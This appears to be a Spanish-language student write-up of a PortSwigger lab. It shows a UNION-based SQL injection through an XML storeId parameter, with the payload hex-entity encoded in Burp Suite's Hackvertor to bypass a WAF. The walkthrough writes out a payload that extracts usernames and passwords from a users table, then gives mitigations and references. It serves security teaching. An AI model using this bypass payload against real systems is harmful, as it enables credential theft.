
Request headers20

Response headers3


Prueba de filtro: Si intentamos inyectar un payload simple como 1 UNION SELECT NULL en el storeId, el servidor responde con un 403 Forbidden y el mensaje "Attack detected".




Bypass mediante codificación: Para evadir el filtro, instalamos la extensión Hackvertor en Burp Suite. Seleccionamos nuestro payload y aplicamos la codificación hex entities..



Determinación de columnas: Probamos con el payload codificado: `1 UNION SELECT NULL`. El servidor responde con un 200 OK, confirmando que hay una columna disponible (o compatible) para mostrar datos.



Extracción de credenciales: Según el *cheat sheet* de PortSwigger, para concatenar valores en una sola columna en PostgreSQL/MySQL usamos el operador `||`. El payload final es: `1 UNION SELECT username || '~' || password FROM users`.



Resolución: Obtenemos la respuesta con el texto `administrator~[PASSWORD]`. Copiamos la contraseña y procedemos a iniciar sesión en la sección "My account".



Login

Username

Password

Log in

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

My Account

Your username is: administrator

Email

Update email

Explicación del payload

El payload utilizado es: `1 UNION SELECT username || '~' || password FROM users.`

- **1:** Es el valor esperado por la aplicación para el ID de la tienda, asegurando que la primera parte de la consulta sea válida.
- **UNION SELECT:** Comando utilizado para combinar los resultados de la consulta original con los resultados de nuestra consulta maliciosa.
- **username || '~' || password:** Utiliza el operador de concatenación (`||`) para unir el nombre de usuario y la contraseña en una sola cadena de texto, separada por una tilde.

Esto es necesario porque la aplicación solo devuelve una columna de resultados en la interfaz.

- **FROM users:** Especifica la tabla de la cual queremos extraer la información.
- **Codificación XML (Entidades Hex):** El payload completo se convierte a un formato tipo `SELECT`. Esto engaña al WAF, ya que este solo busca la cadena de texto plana "SELECT", pero el servidor de base de datos recibe el texto ya decodificado por el parser XML y lo ejecuta.

Mitigación recomendada

Para prevenir este tipo de ataques, se deben seguir estos principios de defensa:

1. **Consultas Parametrizadas (Prepared Statements):** Es la defensa principal. El motor de la base de datos debe tratar los datos provenientes del XML como literales y no como parte del código SQL, independientemente de si están codificados o no.
2. **Deshabilitar entidades externas y saneamiento XML:** Configurar el analizador XML para que no procese entidades innecesarias y validar que el contenido de las etiquetas (como `<storeId>`) sea estrictamente numérico antes de procesarlo.
3. **Seguridad del WAF:** Mejorar las reglas del Firewall para que realice una decodificación de entidades antes de inspeccionar el tráfico (inspección profunda de contenido).
4. **Principio de Menor Privilegio:** Asegurar que el usuario de la base de datos que utiliza la aplicación web no tenga permisos para acceder a tablas sensibles como `users` a menos que sea estrictamente necesario.

Referencias

- What is SQL Injection? Tutorial & Examples | Web Security Academy. (s. f.). <https://portswigger.net/web-security/sql-injection>
- SQL Injection in Cyber Security Prevention Guide - SecurityScorecard. (2025, 18 agosto). SecurityScorecard. <https://securityscorecard.com/blog/sql-injection-in-cyber-security-prevention-guide>
- Shenouda, J. (2024, 19 junio). Quick intro to SQL Injection Vulnerabilities. <https://www.linkedin.com/pulse/quick-intro-sql-injection-vulnerabilities-joe-shenouda-t2ste>
- Codd, E. F. (1970). A relational model of data for large shared data banks. *Communications of the ACM*, 13(6), 377–387. <https://doi.org/10.1145/362384.362685>
- GeeksforGeeks. (2025). Relational model in DBMS. <https://www.geeksforgeeks.org/dbms/relational-model-in-dbms>
- Oracle Corporation. (s. f.). What is a relational database?. <https://www.oracle.com/database/what-is-a-relational-database/>
- Microsoft Learn. (2025). SELECT - GROUP BY (Transact-SQL). <https://learn.microsoft.com/es-es/sql/t-sql/queries/select-group-by-transact-sql>
- W3Schools. (s. f.). SQL SELECT Statement. https://www.w3schools.com/sql/sql_select.asp
- W3Schools. (s. f.). SQL UNION Operator. https://www.w3schools.com/sql/sql_union.asp
- Babic, T. (2023, 20 septiembre). 20 ejemplos de consultas SQL básicas para principiantes: Una visión completa. LearnSQL.es. <https://learnsql.es/blog/20-ejemplos-de-consultas-sql-basicas-para-principiantes-una-vision-completa/>
- OWASP. (2025). SQL Injection. OWASP Community. https://owasp.org/www-community/attacks/SQL_Injection
- PortSwigger. (2025). What is SQL Injection? Tutorial & Examples. Web Security Academy. <https://portswigger.net/web-security/sql-injection>
- Microsoft Learn. (2025). Inyección de código SQL - SQL Server. Microsoft SQL Server Documentation. <https://learn.microsoft.com/es-es/sql/relational-databases/security/sql-injection>
- Fortinet. (2025). ¿Qué es la inyección SQL? Fortinet Cybersecurity Glossary. <https://www.fortinet.com/lat/resources/cyberglossary/sql-injection>
- Cloudflare. (2025). ¿Qué es la inyección de código SQL? Cloudflare Learning. <https://www.cloudflare.com/es-es/learning/security/threats/sql-injection/>
- Open Web Application Security Project. (s. f.). Testing for SQL Injection. OWASP Web Security Testing Guide. https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection
-

